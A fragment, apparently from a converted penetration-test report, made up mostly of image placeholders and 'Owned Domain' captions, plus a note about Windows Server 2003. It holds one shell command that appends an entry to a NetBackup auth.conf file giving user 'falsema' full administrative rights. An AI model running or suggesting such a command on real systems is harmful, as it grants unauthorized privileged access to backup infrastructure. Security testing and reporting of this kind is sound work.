
Owned Domain



```
echo "falsema ADMIN=ALL JBP=ALL" >> /nbudb/openv/java/auth.conf
```


Owned Domain







Windows 2003 server R2 32bit edition

